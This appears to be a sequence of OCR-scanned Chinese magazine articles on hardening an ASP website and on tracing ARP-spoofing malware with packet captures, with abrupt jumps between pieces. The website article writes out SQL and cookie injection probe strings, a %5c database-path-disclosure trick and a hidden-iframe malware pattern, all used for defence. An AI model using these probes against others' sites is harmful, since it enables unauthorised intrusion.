C:\webroot\index.php.asp	FoundFile\index.php.asp	检测到了可疑的FoundFile\index.php.asp可疑脚本文件

图 2 查看扫描报告

一般红色的基本是 ASP 木马，加了密更不用说。看一下代码，如果不正常，就直接删除，删除前做好备份，以防删错。

删除完 ASP 木马后，开始查 iframe 挂马，iframe 挂马查起来有点麻烦，虽然说可以看文件修改日期，但网站的文件都是不时被修改的，想想还是直接查找“width=0 height=0”特征字符串，然后把符合条件的文件全部用文本编辑器打开，如果看到是“<iframe src=“http://\*\*.com/\*\*.htm” width=0 height=0>”这样的代码，就把这些代码删除，如图 3 所示。




图 3 删除非法代码

广州 蒙家晓

对于 JS 挂马，没仔细检查，因为网站也用不了多少天了。

最后就是需要更改系统密码了，同时也需要修改 pcanrywhere 的密码，然后在网上下载 Local Administrator Checker 检查是否有克隆用户，如图 4 所示。




图 4 检查是否存在克隆账号

看来还好，没有克隆用户存在，如果有，会以红色显示。

最后到网上找一篇关于 Windows 服务器安全加固的文章，照着上面重新对服务器做了一次配置。接下来就是修补网站程序的漏洞了。

SQL 注入

先从网站程序入手吧，把流行的 SQL 注入进行观察，随便找了一个页面：

http://www.target.com/newweb/rubber/view.asp?id=5592 出错

http://www.target.com/newweb/rubber/view.asp?id=5592 and 1=1 正常

http://www.target.com/newweb/rubber/view.asp?id=5592 and 1=2 出错

说明网站存在注入漏洞，如果更详细地查找是否有注入漏洞，可以用 NBSI 或阿 D 来测试。

既然有注入自然要补上。下载了一个 SQL 通用防注入系统 3.0 放在网站目录下，这个使用很简单，如果是单个页面防注，只要在需要防注入的页面头部添加<!--#Include File="Neeao\_SqlIn.Asp"-->即可。如果想要整站防注，就在数据

库链接文件（如 conn.asp）中添加 `<!--#Include File="Neeao_SqlIn.Asp"-->`。

需要注意的是，在将其添加到数据库链接文件中，为了不和程序发生冲突，需添加在文件代码的最底部，同时要注意所包含文件的路径。

但实际操作中发现，原来网站是每一类（达 21 类）一个文件夹，第一类是一个数据库和一个数据库链接文件，一共 20 多类，要一个个添加起来比较麻烦，不过幸好服务器是自己的，可以通过设置 IIS 来过滤掉，先下载 IIS Firewall。

解压后把 3 个文件放到一个 IIS 有权限的目录，一般是 `%systemroot%\system32\inetrv` 目录下。

FireWall.dll 是主文件，FireWall.log 是日志文件，Setting.ini 是配置文件，只要把需要过滤的字符添加在 `sql=` 后面就可以了。

## 查看'or'='漏洞

先查看代码，再发布新闻页面：

```
if request.querystring="add" then
    sql="select * from admin where user='"+request("admin")&"' and
    pwd='"+request("pass")&"'"
    rs.open sql,conn,1,1
```

看到没有做任何过滤，肯定存在漏洞，到添加新闻页面试试，成功！

不是还有 IIS Firewall 吗？应该过滤掉了“'”单引号了，后来才知道原来 IIS firewall 没有对 POST 方法提交字符的过滤！那要修补此漏洞，就要修改源代码了，过滤单引号（'）、双引号（"）和 or，一样要重复修改 20 多次！最后想想还是用回通用防注程序，它本身就带有对 POST 方法的过滤。

到此，基本的防注完成了。之所以说基本，因为可能还存在 Cookie 注入。于是尝试：

```
http://www.target.com/newweb/rubber/view.asp?id=5592
javascript:alert(document.cookie="id="+escape("1 and 1=1"))
http://www.target.com/newweb/rubber/view.asp 正常
javascript:alert(document.cookie="id="+escape("1 and 1=2"))
http://www.target.com/newweb/rubber/view.asp 出错
```

说明还是存在 Cookie 注入。因为 Cookie 注入是可以突破通用防注程序的，所以必须修改一下通过防注程序，于是用文本编辑器打开防注文件，在 get 部分后面添加一段代码，也就是 cookie 部分，代码如下：

```
--cookies 部分--
If Request.cookies="" Then
For Each Fy_Get In Request.cookies
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.cookies(Fy_Get)),Fy_Inf(Fy_Xh))>0 Then
If WriteSql=True Then
killSqlConn.Execute ("insert into SqlIn
(SqlIn_IP,SqlIn_Web,SqlIn_FS,SqlIn_CS,SqlIn_SJ)
values('"&Request.ServerVariables("REMOTE_ADDR")
&"','"&Request.ServerVariables("URL")&"','GET','"&Fy_Get&"',
```

```
"&replace(Request.cookies(Fy_Get),"","&"")")
killSqlConn.close
Set killSqlConn=Nothing
End If
Response.Write "<Script Language=JavaScript>alert('SQL 通用防
注入系统提示你！\n\n 请不要在参数中包含非法字符尝试注入！
\n\nHttp://Www.wrsky.Com 系统版本 :V3.0(ASP) 版
\n\nBy:Neeao');</Script>"
Response.Write "非法操作！系统做了如下记录！<br>"
Response.Write "操作 IP : "&Request.ServerVariables
("REMOTE_ADDR")&"<br>"
Response.Write "操作时间 : "&Now&"<br>"
Response.Write "操作页面 : "&Request.ServerVariables
("URL")&"<br>"
Response.Write "提交方式 : GET<br>"
Response.Write "提交参数 : "&Fy_Get&"<br>"
Response.Write "提交数据 : "&Request.cookies (Fy_Get)
Response.End
End If
Next
Next
End If
```

于是再尝试：

```
http://www.target.com/newweb/rubber/view.asp?id=5592
javascript:alert (document.cookie="id="+escape("1 and 1=1"))
http://www.target.com/newweb/rubber/view.asp
```

弹出了对话框，如图 5 所示，到这里防注就完成了。




图 5 防注完成

## 上传漏洞

看一下后台，没有上传的地方。但是论坛有，查看是动网 5.0 的论坛，反正现在没用了，故停止论坛准备更换新论坛，所以就不处理，直接把论坛的文件夹移走即可。

## 暴库

把 URL 的第二个“/”改为 %5c，如 `http://www.target.com/newweb/corn/view.asp?id=5458` 改为 `http://www.target.com/newweb/%5ccorn/view.asp?id=5458`，结果成功暴出数据库的路径。

于是在每个数据库链接文件连接数据库语句（一般为 `conn="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="+datafiles`）下面添加 `on error resume next`。这句话的意思是出错继续执行出错语句下面的那句。又是一次重复 20 多次的操作。

防止数据库被下载，首先，用 notepad 新建一个内容为 `<%` 的文本文件随便起个名字存档。接着，用 Access 打开您

的数据库文件，新建一个表，随便起个名字，在表中添加一个 OLE 对象的字段，然后添加一个记录，插入之前建立的文本文件如果操作正确，应该可以看到一个新的名为“数据包”的记录。然后把数据库名字改为 asp 后缀即可。

这样就算被知道数据库路径，也让他下载不了。

## 跨站漏洞

仔细看一看网站，发现并没有让用户输入的地方，所以并不需要修补。但如果存在跨站，就需要对用户的输入作检查，把“<”和“>”转换为“&lt;”和“&gt;”等。

## 防止 iframe 挂马

在几个主页面加入以下代码：`<style type="text/css">iframe{v:expression(this.src='about:blank',this.outerHTML='');}</style>`。

## 密码安全

看了一下数据库，管理密码全是明文的，有必要把它改为 MD5 加密。

先到网上下载一个 md5.asp 源代码，放在网站目录下，然后在需要使用密码的页面把此文件包含，即在文件头加入 `<!--#include file="md5.asp"-->`，再把 `pass=request("pass")` 改为 `pass=md5(request("pass"))`，其他页面类似；然后把后台管理的密码全部都修改。修改之前，记得先到 [www.cmd5.com](http://www.cmd5.com) 测试一下密码强度，看能否被破解出来。如果没有被破解出来，那说明此密码还是安全的。

## 后记

加了防注后，两天后到后台查看，发现差不多已锁定 10 个 IP 地址，也就是说这两天有 10 次的注入攻击。

## 不许你私自更改 IP

客户机私自更改 IP 地址在公司、企业都是常有的事，虽然有一些比较有效的控制方法，但也不能完全杜绝客户机更改 IP 地址。笔者给您介绍一种方法让别人无法更改 IP，即使拥有管理员（Administrators）权限也不行。

打开计算机的记事本，在其中写入：

```
regsvr32 netcfgx.dll /u /s,  
regsvr32 netshell.dll /u /s,  
regsvr32 netman.dll /u /s.
```

保存为“拒绝.bat”。

再打开一个记事本，输入 `regsvr32 netcfgx.dll /s, regsvr32 netshell.dll /s, regsvr32 netman.dll /s`，保存为“恢复.bat”。

这样，如果您不想让客户机再改 IP 地址，就要在他的计算机上运行“拒绝.bat”这个批处理。如果想恢复，再运行“恢复.bat”这个批处理。别看这个方法简单，实际工作中还是很有效的。

江苏 胡贵生

## 案例：中秋佳节又见风雨

当初公司进行网络改造，核心设备和接入设备都做了很大升级，我也由管理几个集线器、管理一个网段的计算机升级为能够管理多个网段，真实地接触到 VLAN、防火墙等设备。

不过，问题也随之而来，乡镇供电所网络时通时断。开始以为是防火墙的问题，于是重启，一切正常。设备用久了都会这样，重新启动就可以。还以为自己解决了一个大问题，还没有迈出门，乡镇又打电话来说网络还是不正常，用 Ping 命令一试，仍然时通时断。这不是防火墙问题，可能是核心交换机的问题，因为乡镇网络是通过防火墙接入核心交换机的。于是，再重新启动核心交换机。稳定了 10 分钟左右，网络再次不正常。

云南曲靖供电有限责任公司 瞿松平

## 集成商的提示

这次我是真没办法了，到处求助，集成商说使用 Sniffer 抓包看看，可没用过，慢慢学也来不及。

集成商提示，从以下几个思路去查故障：（1）某台终端 IP 地址配置的和网关一样；（2）网络中存在环路。我只能按照这两种思路去查。其实，集成商忘记了第三种情况，也就是在以后的过程中我频繁遇到的终端计算机有病毒。

我把机房内的一台计算机置身于乡镇网络环境中，同时断开与防火墙的连接，然后再 Ping 网关，怪事来了，我明明已经把网关从物理上断开了，可还是能 Ping 通。右键



搜索以网关为 IP 地址的计算机，竟然能找到。这下找到问题所在了，终端有台计算机的 IP 地址配置和网关一致，导致了故障的发生。

故障引发的思考

这次故障让我明白一个道理，必须学会用 Sniffer 来抓包分析。于是找了大量的资料进行学习，功夫不负有心人，终于学会了分析 ARP 包。ARP 病毒最典型的现象就是网络时通时断，用 Sniffer 抓包分析，会发现有很多 ARP 包。具体遇到了以下几种情况。

1. 欺骗人的源地址

包中的源地址是网关地址，源 MAC 地址却不是网关的真实 MAC 地址，如图 1 所示。

Summary
ARP: R PA=[10.10.11.1] HA=0016ECA16156
VINS: C ID=52046 OP=QUERY NAME=<B9ABC
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
VINS: C ID=33875 OP=QUERY NAME=<GCCW08
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156
ARP: R PA=[10.10.11.1] HA=0016ECA16156

图 1 源 MAC 地址

源 IP 地址是 10.10.11.1，源 MAC 地址是 0016ECA16156。但实际情况是，IP 地址为 10.10.11.1 的真正 MAC 地址应该为 00141B7C8000。很显然，MAC 地址为 0016ECA16156 的计算机在进行 ARP 欺骗。

2. 不断变化的 IP

包中的源 MAC 地址是同一个，而 IP 地址却在不停地变化，同时发送到目的网关 MAC 地址也不是真正的网关 MAC，抓包后，界面如图 2 所示。源 MAC 地址为 00016C30D5A3，源 IP 地址为 10.10.11.45，目的 MAC 地址为 00110915C2D6，目的 IP 地址为 10.10.11.1（网关 IP）。而连续的序列都是源 MAC 地址为 00016C30D5A3，而 IP 地址却一直在更换。对于采取静态地址分配的局域网来说，一个 MAC 地址只会对应一个 IP 地址，出现一个 MAC 对应多个 IP 地址的情况，显然不正常。

Index	Source Address	Dest Address	Summary
1	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
2	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
3	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
4	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
5	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
6	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
7	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
8	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
9	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
10	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
11	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
12	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
13	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
14	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
15	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
16	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
17	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
18	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
19	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
20	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
21	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
22	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
23	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
24	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
25	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
26	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
27	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
28	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
29	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
30	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
31	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
32	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
33	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
34	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
35	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
36	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
37	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
38	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
39	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
40	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
41	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
42	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
43	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
44	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
45	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
46	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
47	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
48	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
49	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
50	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
51	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
52	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
53	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
54	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
55	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
56	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
57	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
58	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
59	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
60	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
61	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
62	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
63	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
64	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
65	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
66	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
67	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
68	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
69	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
70	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
71	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
72	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
73	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
74	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
75	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
76	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
77	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
78	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
79	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
80	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
81	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
82	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
83	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
84	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
85	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
86	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
87	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
88	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
89	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
90	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
91	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
92	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
93	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
94	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
95	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
96	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
97	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
98	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
99	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]
100	00016C30D5A3	00110915C2D6	ARP: R PA=[10.10.11.43]

图 2 变化的 IP

再看目的地址，IP 地址为 10.10.13.1 的真实 MAC 地址为 00141B7C8000，由此可以看出 MAC 地址为 00016C30D5A3、00110915C2D6 的终端中了 ARP 病毒，配合使用 IP-MAC 地址扫描器（即 NBtscan），就能快速定位中毒计算机。

以上两种情况是能够通过 MAC 地址定位到中毒计

机的，我遇到的第三种情况就更厉害了，到现在还没查出原因。

3. 中秋佳节怪事多

合家团圆的中秋佳节，我却在这天遇到了最难对付的病毒。

早上一上班，乡镇供电所就不停打电话，说营销系统时通时断，无法登录。

我首先看了看数据库服务器，没有异常，再检查网络，乡镇供电所网络确实时通时断。

我们公司租用了广电 2M 光缆，各供电所汇聚到广电机房后，再从广电机房一根光缆通过光猫转换，连接到我们核心交换机上，也就是说，整个乡镇终端在核心交换机上只占一个端口。我先把一台计算机置入乡镇网络环境，配了一个 IP，抓包后显示结果如图 3 所示。

No.	Index	Source Address	Dest Address	Summary
14	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
15	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
16	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
17	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
18	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
19	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
20	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
21	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
22	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
23	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
24	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
25	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
26	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
27	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
28	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
29	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
30	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
31	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
32	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
33	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
34	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
35	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
36	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
37	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
38	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
39	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
40	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
41	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
42	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
43	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
44	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
45	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
46	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
47	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
48	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
49	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
50	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
51	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
52	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
53	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
54	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
55	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
56	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
57	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
58	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
59	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
60	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
61	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
62	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
63	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
64	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
65	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
66	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
67	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
68	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
69	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
70	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
71	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
72	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
73	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
74	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
75	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
76	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
77	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
78	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
79	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
80	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
81	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
82	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
83	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
84	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
85	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
86	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
87	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
88	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
89	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
90	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
91	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
92	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
93	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
94	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
95	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
96	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
97	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
98	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
99	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	
100	00141B7C8000	00142A974111	ARP: C PA=[10.10.13.1] FW=>IP	



到的 IP 地址进行通信。如果一直没有收到 RARP 服务器的响应信息，表示初始化失败。

## ARP 攻击原理分析

ARP 病毒造成网络瘫痪的原因可以分为对路由器 ARP 表的欺骗和对内网 PC 的网关欺骗两种。

第一种必须先截获网关数据。它使路由器就收到一系列错误的内网 MAC 地址，并按照一定频率不断更新学习进行，使真实的地址信息无法通过更新保存在路由器中，造成 PC 主机无法正常收到回应信息。

第二种是通过交换机的 MAC 地址学习机制，当局域网内某台主机已经感染 ARP 欺骗的木马程序时，就会欺骗局

域网内所有主机和路由器，让所有上网的流量都必须经过病毒主机。

如果此时手工用 Ping 命令对原有网关发送 ICMP 请求，会收到 TTL 生存时间超时的应答，同时 Ping 后面的 IP 地址，已经变为感染病毒的那台主机了，所以这种病毒还是比较容易查找到根源的。

这种病毒很容易造成整个网络的大面积瘫痪，大量的数据包导致局域网通信堵塞及其自身处理能力的限制，用户会感觉上网速度越来越慢。这些 ARP 木马病毒主机的真正目的是经常伪造断线的假象，那么用户就得重新登录服务器，这样病毒主机就可以盗号了。

## 防范 ARP 攻击的“硬”道理

既然是从硬件上预防和根治 ARP 病毒，那么在发现 ARP 攻击之后，第一步就应该阻断 ARP 攻击的源头，避免这些客户端继续危害网络。阻断源头之后，再静下心来分析一下不同交换机上如何处理 ARP 攻击。

## 查找与切断毒源

▼ 荣欣 IT 培训中心技术小组

某局域网内有两个 VLAN，每个 VLAN 约 200 个结点，如图 1 所示。经常会出现这样的情况：某一个 VLAN 开始有一两个用户不能上网，一段时间过后整个 VLAN 不能上网，但另外一个 VLAN 可以正常上网。




图 1 网络与 VLAN 拓扑图

### 1. 分析问题

第一次发现该问题后进行了全网杀毒，问题得到解决。但这种解决办法占用用户时间很长，影响办公效率。通过抓包研究分析，此现象是局域网内 ARP 病毒造成的，可以采用下面的办法快速切断毒源。

在开始不能上网的计算机上运行 `cmd→arp -a`，查看数据列表中是否有可疑地址，如下所示：

```
C:\Documents and Settings\sam>arp -a
Interface:10.0.6.8 --0x2
Internet Address Physical Address Type
10.0.6.1 00-0b-5f-bb-9d-80 dynamic
10.0.6.105 00-1a-92-74-ca-cd dynamic
```

运行 `arp -d` 清除 ARP 列表，重新运行 `arp -a` 查看数据列

表的可疑 IP 地址是否存在。如果不存在，说明此 IP 地址正常；如果存在，说明该计算机肯定有 ARP 病毒。从下面的命令输出结果中可以看出，10.0.6.105 的计算机告诉“我”它的 MAC 地址是 10.0.6.1（网关）。

```
C:\Documents and Settings\sam>arp -a
Interface:10.0.6.8 --0x2
Internet Address Physical Address Type
10.0.6.1 00-1a-92-74-ca-cd dynamic
10.0.6.105 00-1a-92-74-ca-cd dynamic
```

### 2. 查看交换机 MAC 表

